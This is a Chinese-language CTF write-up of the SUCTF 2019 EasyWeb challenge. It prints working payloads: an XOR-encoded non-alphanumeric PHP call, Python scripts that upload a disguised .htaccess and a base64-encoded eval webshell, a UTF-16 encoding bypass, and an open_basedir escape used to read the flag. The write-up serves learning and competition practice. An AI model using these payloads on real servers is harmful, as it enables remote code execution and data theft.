

# [ctf web][SUCTF 2019]EasyWeb writeup + .htaccess文件上传

原创


shu天 于 2021-09-06 22:52:36 发布 350 收藏

分类专栏: [ctf # web](#) 文章标签: [php](#) [ctf web](#) [文件上传漏洞](#)

不允许转载

本文链接: [https://blog.csdn.net/weixin\\_46081055/article/details/120145620](https://blog.csdn.net/weixin_46081055/article/details/120145620)

版权



[ctf](#) 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏



[web](#)

46 篇文章 1 订阅

订阅专栏

我觉得，他根本不easy

## 知识点

推荐这篇文章! [.htaccess tricks总结](#)

## 超全局变量\$\_FILES

`$_FILES["file"]["name"]` - 被上传文件的名称

`$_FILES["file"]["type"]` - 被上传文件的类型

`$_FILES["file"]["size"]` - 被上传文件的大小，以字节计

`$_FILES["file"]["tmp_name"]` - 存储在服务器的文件的临时副本的名称

`$_FILES["file"]["error"]` - 由文件上传导致的错误代码

## 绕过exif\_imagetype函数让 .htaccess文件 被判断成图片

way1:

```
#define width 1  
#define height 1
```

way2:

在.htaccess前添加x00x00x8ax39x8ax39(要在十六进制编辑器中添加，或者使用python的bytes类型[b"""\x00\x00\x85\x48\x85\x18"""])

x00x00x8ax39x8ax39 是wbmp文件的文件头

.htaccess中以0x00开头的同样也是注释符，所以不会影响.htaccess

## wp

### [SUCTF 2019]EasyWeb

源码

```

<?php
function get_the_flag(){ //上传文件的函数
    // webadmin will remove your upload file every 20 min!!!!
    $userdir = "upload/tmp_".md5($_SERVER['REMOTE_ADDR']);
    if(!file_exists($userdir)){
        mkdir($userdir);
    }
    if(!empty($_FILES["file"])){
        $tmp_name = $_FILES["file"]["tmp_name"]; // $_FILES["file"]["tmp_name"] - 存储在服务器的文件的临时副本的名称
        $name = $_FILES["file"]["name"];
        $extension = substr($name, strrpos($name, ".")+1);
        if(preg_match("/ph/i", $extension)) die("^_^"); //过滤ph和<?字符, 最后再检测文件类型
        if(mb_strpos(file_get_contents($tmp_name), '<?')!==False) die("^_^");
        if(!exif_imagetype($tmp_name)) die("^_^");
        $path= $userdir."/".$name;
        @move_uploaded_file($tmp_name, $path);
        print_r($path);
    }
}

$hhh = @$_GET['_'];

if (!$hhh){
    highlight_file(__FILE__);
}

if(strlen($hhh)>18){
    die('One inch long, one inch strong!');
}

if ( preg_match('/[\\x00- 0-9A-Za-z\\`~ _&.|=[x7F]+/i', $hhh) ) //不能有特殊符号, 数字字母
    die('Try something else!');

$character_type = count_chars($hhh, 3); //"mode 3" 会返回包含所有用过的不同字符的字符串。
if(strlen($character_type)>12) die("Almost there!");
//传的hhh长度不超过18, 字符种类不超过12

eval($hhh);
?>

```

思路: eval执行get\_the\_flag(), 上传文件, 因为get\_the\_flag()的限制, 所以要上传编码过的shell, 然后上传.htaccess执行shell, 并且获取权限

## 1. 异或绕过数字字母 get传参

一些不包含数字和字母的webshell

`$hhh = @$_GET['_'];` 无数字字母payload异或构造:

```

<?php
$l = "";
$r = "";
$argv = str_split("_GET"); ##将_GET分割成一个数组，一位存一个值
for($i=0;$i<count($argv);$i++){
    for($j=0;$j<255;$j++)
    {
        $k = chr($j)^chr(255); ##进行异或
        if($k == $argv[$i]){
            if($j<16){ ##如果小于16就代表只需一位即可表示，但是url要求是2位所以补个0
                $l .= "%ff";
                $r .= "%0" . dechex($j);
                continue;
            }
            $l .= "%ff";
            $r .= "%0" . dechex($j);
        }
    }
}
echo "{$l!$r}"; ### 这里的反引号只是用来区分左半边和右半边而已

?>

```

得到

```

${%A0%B8%BA^%ff%ff%ff%ff}{%A0}();&%A0=phpinfo

```

$1^2=2^1$ （两个不可见字符，异或之后，就变成了我们想要的字符。）

这里值得注意的是KaTeX parse error: Expected '}', got 'EOF' at end of input: {\_GET}{%A0}就等于\_GET[%A0],%A0是一个字符，虽然没有被引号引起来但是php也会将他看成是变量，这就是为什么&\_GET[cmd]=&\_GET["cmd"]了。

还有一个特性是  $a = \sin f$  如果地址行 a() 就相当于执行了phpinfo()

$_{\_}=${\_GET}{%A0}();&%A0=phpinfo \rightarrow \_=${\_GET}{%A0}()$  以及  $\%A0=phpinfo \rightarrow \_ =phpinfo()$

可以先phpinfo查看基础信息：该题环境为php7

```

?_=${%7B%86%9E%9C%8D%5E%d9%d9%d9%7D%7B%d9%7D}();&%d9=phpinfo

```

```

?_=${%A0%B8%BA^%ff%ff%ff%ff}{%A0}();&%A0=phpinfo也可以

```

其实我一直记得\_为参数名传不了好像，要换成.之类的，不过这里没这个问题

还有后面的 `open_basedir /var/www/html:/tmp/`

## 2. .htaccess上传

就是说shell没法以php传，`<? 和 <script>` 都不行，所以先编码传上去，然后.htaccess解码+解析为php

```

import requests
import base64
url="http://51c4b95b-4d03-4425-b342-cc4a655bf30b.node4.buuoj.cn:81/?_=${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=get_the_flag"
htaccess=b""
#define width 1
#define height 1
AddType application/x-httpd-php .test
php_value auto_append_file "php://filter/convert.base64-decode/resource=/var/www/html/upload/tmp_2c67ca1eaeadbdc1868d67003072b481/1.test" ##这里需要替换为自己上传的文件名
""
#upload .htaccess

files1={
'file':('.htaccess',htaccess,'image/jpeg')
}
r1=requests.post(url=url,files=files1)
print (r1.text)

```

htaccess的原理

```

AddType application/x-httpd-php .test ###将1.test以php的方式解析
php_value auto_append_file "php://filter/convert.base64-decode/resource=/var/www/html/upload/tmp_fd40c7f4125a9b9ff1a4e75d293e3080/1.test"
##在1.test加载完毕后,再次包含base64解码后的1.test,成功getshell
##所以这也就是为什么会出现两次1.test内容的原因,第一次是没有经过base64解密的,第二次是经过解密并且转化为php了的。

```

### 3. 上传shell (1.test)

```

import requests
import base64
url="http://51c4b95b-4d03-4425-b342-cc4a655bf30b.node4.buuoj.cn:81/?_=${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=get_the_flag"

shell=b"GIF89a"+b"aa"+base64.b64encode(b"<?php @eval($_GET[cmd])?>") #aa为了满足base64算法凑足八个字节
#print(shell)

#upload shell
files2={
'file':('1.test',shell)
}
r1=requests.post(url,files=files2)
print (r1.text)

```


GIF89aaaPD9waHAgZXZhbCgkX0dFVfFjbWRdKT8+

编码源格式:  文本  Hex 解码结果: 自动检测 中文编码: UTF-8 编码 解码

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
-----
18 81 7C F5 A6 9A 3C 3F 70 68 70 20 65 76 61 6C | ..|...<?php eval
28 24 5F 47 45 54 5B 63 6D 64 5D 29 3F 3E      | ($_GET[cmd]) ?>
```

CSDN @shu天

这里如果用get传目录蚁剑连不上，在web倒是可以执行



PHP Version 7.2.19-0ubuntu0.18.04.2	
System	Linux 440104d258b2 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Build Date	Aug 12 2019 19:34:28
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mbstring.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysmsg.ini, /etc/php/7.2/apache2/conf.d/20-syssem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no

CSDN @shu天

改成post方法可以连接了

## way2 编码绕过

通过编码进行绕过，如原来（`default_charset`）使用utf8编码，如果shell中是用utf16编码则可以Bypass。

```

SIZE_HEADER = b"\n\n#define width 1337\n#define height 1337\n\n"

def generate_php_file(filename, script):
    phpfile = open(filename, 'wb')

    phpfile.write(script.encode('utf-16be'))
    phpfile.write(SIZE_HEADER)

    phpfile.close()

def generate_htaccess():
    htaccess = open('.htaccess', 'wb')

    htaccess.write(SIZE_HEADER)
    htaccess.write(b'AddType application/x-httpd-php .lethe\n')
    htaccess.write(b'php_value zend.multibyte 1\n') # 启用多字节编码的源文件解析
    htaccess.write(b'php_value zend.detect_unicode 1\n')
    htaccess.write(b'php_value display_errors 1\n')

    htaccess.close()

generate_htaccess()

generate_php_file("shell.lethe", "<?php eval($_GET['cmd']); die(); ?>")

```

```

php_value zend.multibyte 1 # Active specific encoding
php_value zend.detect_unicode 1 # Detect if the file have unicode content
php_value display_errors 1 # Display php errors

```

## 4. 绕过 open\_basedir

### php7 绕过 open\_basedir

首先构造一个相对可以上跳的 open\_basedir 入 mkdir('mayi'); chdir('mayi') 当然我们这里有上跳的路径我们直接 chdir("img") 然后每次操作 chdir("../") 都会进一次 open\_basedir 的比对由于相对路径的问题，每次 open\_basedir 的补全都会上跳。

比如初试 open\_basedir 为 /a/b/c/d:

第一次 chdir 后变为 /a/b/c，第二次 chdir 后变为 /a/b，第三次 chdir 后变为 /a 第四次 chdir 后变为 /

那么这时候再进行 ini\_set，调整 open\_basedir 为 / 即可通过 php\_check\_open\_basedir\_ex 的校验，成功覆盖，导致我们可以 bypass open\_basedir

payload:

```

/upload/tmp_2c67ca1eaeadbdc1868d67003072b481/1.test?cmd=chdir('img');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');print_r(file_get_contents('/THis_Is_tHe_F14g'));

```

51c4b95b-4d03-4425-b342-cc4a655bf30b.node4.buuoj.cn:81/upload/tmp\_8a6c93fb411e93fd780d42688ce086ca/1.test

SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL http://51c4b95b-4d03-4425-b342-cc4a655bf30b.node4.buuoj.cn:81/upload/tmp\_8a6c93fb411e93fd780d42688ce086ca/1.test

Split URL

Execute

Post data  Referrer  0xHEX  %URL  BASE64    Replace All

Post data

```
0=chdir('img');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');print_r(file_get_contents('/THis_Is_the_F14g'));
```

GIF89a00PD9waHAgZXZhbCgkX1BPU1RbMF0pOz8+|4flag{b994484c-a0b7-4a18-8224-3765d1360289}

CSDN @shu天

当然蚁剑直接可以绕过

ANSWER 编辑 图片 帮助

117.21.200.166

编辑: /THis\_Is\_the\_F14g

/THis\_Is\_the\_F14g

```
1 flag{b994484c-a0b7-4a18-8224-3765d1360289}
2
```

CSDN @shu天

参考链接:

[https://www.w3school.com.cn/php/php\\_file\\_upload.asp](https://www.w3school.com.cn/php/php_file_upload.asp)

<https://blog.csdn.net/rfrder/article/details/111207725>

<https://daolgt.github.io/2019/08/28/SUCTF2019-wp/>



[创作打卡挑战赛](#)

赢取流量/现金/CSDN周边激励大奖